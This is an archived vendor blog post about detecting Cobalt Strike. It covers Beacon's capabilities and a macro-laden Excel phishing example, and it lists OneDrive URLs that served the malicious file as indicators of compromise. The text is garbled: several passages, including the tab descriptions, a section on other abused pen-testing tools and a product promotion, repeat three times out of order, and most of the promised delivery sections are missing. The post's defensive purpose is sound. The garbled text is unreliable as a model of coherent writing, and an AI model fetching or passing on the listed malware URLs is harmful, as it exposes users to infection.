How to Detect Cobalt Strike

By Ryan Robinson

Published: 2021-08-18 · Archived: 2026-04-05 19:06:07 UTC

Cobalt Strike is a penetration testing tool created by Raphael Mudge in 2012. To this day, it remains extremely popular both in red team activities and for malicious purposes by threat actors. Cobalt Strike is popular due to its range of deployment options, ease of use, ability to avoid detection by security products, and the number of capabilities it has.

It is for these reasons that threat actors also like Cobalt Strike. Since Cobalt Strike is widely used by a range of actors, this lack of exclusivity makes attribution harder. Companies still struggle to detect Cobalt Strike also due to the various defensive techniques it has.

This blog explains Cobalt Strike and practical steps to take if you believe that you are being targeted by Cobalt Strike or already compromised. We will demonstrate some real world examples of Cobalt Strike delivery and steps to detect each.

What is Cobalt Strike?

Cobalt Strike is marketed as “Software for Adversary Simulations and Red Team Operations.”

It is a popular platform that allows users to emulate advanced threats, perform reconnaissance, hide communications, escalate privileges, move laterally across the network, and deploy additional payloads. The main payload of Cobalt Strike is called “Beacon.” The Beacon payload is used to model advanced APT malware, and can do the following:

- Receive commands (either passively or from an interactive console)
- Egress communications over HTTP, HTTPS, and DNS
- Launch PowerShell
- Execute binaries
- Modify and query the Windows registry
- Inject malicious code into legitimate processes
- Log keystrokes
- Take screenshots
- Set up proxies
- Escalate privileges
- Bypass UAC
- Dump password hashes
- Scan ports among other abilities

This tool is mainly used in red team operations for government agencies and private enterprises, but it’s also a popular tool leveraged by cybercrime and APT groups in cracked versions. It is evident why Cobalt Strike is used

by organizations and threat actors alike because of the extensive suite of capabilities it possesses, and also due to its ability to bypass defenses. It also comes with the feature to generate reporting in which the attacking team or threat actor can continuously study and improve their campaigns.

Why is it difficult to detect Cobalt Strike?

Cobalt Strike is difficult to detect because of its several defense techniques. Cobalt Strike payloads are usually shellcode encrypted with a rolling XOR key. This makes static analysis difficult to conduct. This, combined with the ability to configure many parts of the payload, makes hash-based detection almost impossible. Cobalt Strike stagers are designed to be loaded and executed only in-memory. This opens up a ton of possibilities for how this shellcode is shipped, making signature-based detection on the delivery method a *cat and mouse* game. Depending on how the code is delivered, the code can be injected into other legitimate running processes, bypassing defenses that do not scan legitimate processes or code in-memory.

How has Cobalt Strike been deployed?

Cobalt Strike has many different ways for deployment. This flexibility has helped attackers find many unconventional and creative ways to infect victims with a payload. For an in-depth technical analysis of Cobalt Strike's deployment options and how they differ, check out Avast's blog or this Cisco Talos white paper. Let's take a look at some real world examples of how Cobalt Strike is being used in the wild. We will cover the following:

- Macro-Laden Microsoft Office files
- Supply Chain Attack
- Living off the Land (LotL)
- Executables (EXE) files

Macro-Laden Microsoft Office Files Detection

An example of a Cobalt Strike payload being delivered to victims via Microsoft Excel spreadsheets demonstrates that this tool is also used in mass phishing campaigns, not just targeted APT attacks. The attack starts by sending potential victims a Microsoft OneDrive link from which an Excel (.xls) file is downloaded.


ITW Urls

Scanned	Detections	URL
2021-06-23	5 / 88	https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly9vbmVkcml2ZS5saXZlLmNvbS9lbWJlZD9yZXNpZD01N0QwMUI4Nzk3RUZDMkNFJTIxMTE3JmF1dGhrZXk9I-UFCUjZhMl9lemlmckR5dw/root/content?zjg=5U0hd0l9JbXaRBHuNOfgCU
2021-06-23	6 / 88	https://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document%2063653957.xls
2021-06-22	6 / 88	http://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document%2063653957.xls
2021-06-21	4 / 88	http://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document%2063653957.xls?zjg=5U0hd0l9JbXaRBHuNOfgCU
2021-06-21	0 / 88	https://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document%2063653957.xls?zjg=5U0hd0l9JbXaRBHuNOfgCU/
2021-06-21	0 / 88	https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly9vbmVkcml2ZS5saXZlLmNvbS9lbWJlZD9yZXNpZD01N0QwMUI4Nzk3RUZDMkNFJTIxMTE3JmF1dGhrZXk9I-UFCUjZhMl9lemlmckR5dw/root/content?zjg=5U0hd0l9JbXaRBHuNOfgCU/
2021-06-21	0 / 88	https://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document
2021-06-16	0 / 88	https://kb23xq.db.files.1drv.com/y4mvovBW_qsORw2T_dwRILMFgIA0HpeuC_heaKaUN2ZLSMT2AFmpBRWvI97-vGOLixy-o6lDUTTz7k4uPr4XV3rcBTX1lplkyoy-W35Lcs1cYH14nxl99ruEAAW-T6kXr3lDni741bJvugVuAZpgfXAMAhfU41-ka_su4E21czktNoFMN3lvlHxz4FQ-fq9WnW39Svff2mxzv1tKTw6b8ShLSw/Document%2063653957.xls?ld=hlxVoJVe9AB45gG65ik3w6olcw5z6uri125
2021-06-16	0 / 88	http://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly9vbmVkcml2ZS5saXZlLmNvbS9lbWJlZD9yZXNpZD01N0QwMUI4Nzk3RUZDMkNFJTIxMTE3JmF1dGhrZXk9I-UFCUjZhMl9lemlmckR5dw/root/content?ld=hlxVoJVe9AB45gG65ik3w6olcw5z6uri125

ITW Domains


Domain	Detections	Created	Registrar
api.onedrive.com	1 / 87	1998-06-08	MarkMonitor Inc.
kb23xq.db.files.1drv.com	2 / 87	2013-08-05	MarkMonitor Inc.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?


Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and

execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

API Hashing algorithms employed by Cobalt Strike hide imports from static analysis techniques. Signature-based detection is great for detecting malware, but due to the versatility of Cobalt Strike's deployment using multiple stages and encrypted/obfuscated payloads, an analyst may only be able to detect that a file is going to load and execute a payload in-memory. Without dynamic analysis, they won't be able to detect exactly what that payload will be.


Dynamic Analysis

Dynamic analysis is the process of executing the suspect file in order to analyze its behavior and how it affects the environment it runs in. Dynamic analysis can open up new areas to explore as one can follow the malware through each stage of its deployment and functionality. Dynamic analysis can get the malware to unpack, decode, or download additional stages. These new stages are then subject to further dynamic analysis as well as the previously mentioned static analysis techniques.

Dynamic analysis does not have many limitations, although some malware includes functionality to detect if it is being observed or running inside a sandboxed environment. There is also the possibility that during dynamic analysis, areas of malicious code may not be intentionally executed, and thus not detected in the behavior. The best way to detect malicious code is via genetic code analysis which is done automatically for you in Intezer Analyze.


Combination of Several Techniques

The best way to detect Cobalt Strike code is through a combination of dynamic, static, and genetic analysis. Let's take a suspicious looking document from an unknown entity as an example. Before opening the document, we submit it to Intezer Analyze and get the verdict, as shown below.



Intezer Analyze result showing in-memory Cobalt Strike code


The document drops and executes Cobalt Strike in the memory space of “rundll32.exe.” Signatures are leveraged to show capabilities and file characteristics. Under the “TTPs” tab the user can see the techniques/capabilities employed by the malicious document.



TTPs section showing capabilities detected during execution


The document displays interesting techniques such as macros with auto-execution, network activity with a unique user agent, office process starting martian subprocess, and process injection. You can also dive deeper into capabilities specific to the injected Cobalt Strike process.

The “IoCs” tab in Intezer Analyze shows indicators that can help you pivot and search in your environment during investigations to map out the scope of an attack. IoCs provide you with file hashes and network indicators such as URLs, and IP addresses being contacted through irregular ports.



IoCs tab showing file and network indicators

The “Behavior” tab shows a more in-depth analysis of the file’s behavior, where you can see the process tree, network activity, screenshots and file/registry activity.



Behavior tab showing observed behavior during sandbox execution

The Only Abused Pen Testing Tool?

Cobalt Strike is not the only penetration testing or legitimate tool that has been co-opted and abused by threat actors. In the past, tools such as Pafish (Paranoid Fish) have been used by Iranian actors in their tooling for virtual machine (VM) detection. The “Sysinternals” suite has been used extensively by threat actors. Most notably, PsExec has been used in high-profile attacks such as the 2017 NotPetya global ransomware outbreak.

More recently, legitimate and penetration testing tools for the cloud have been used by threat actors. The threat actor TeamTNT has used Weave Scope, a trusted tool which gives the user full access to their cloud environment, and is integrated with Docker, Kubernetes, the Distributed Cloud Operating System (DC/OS), and AWS Elastic Compute Cloud (EC2). The attacker installs this tool in order to map the cloud environment of their victim and execute system commands without needing to deploy malicious code on the server. The same group has also been documented using the penetration testing tool Break Out The Box (BOTB) for cloud and containerized environments.

Get Started for Free

With Intezer Analyze, you can analyze any suspicious files that you encounter, including non-executable files such as Microsoft Office documents, scripts, archives, and more. Stay on top of analyzing and classifying Cobalt Strike and other threats. Get started for free and start with 50 file uploads per month.

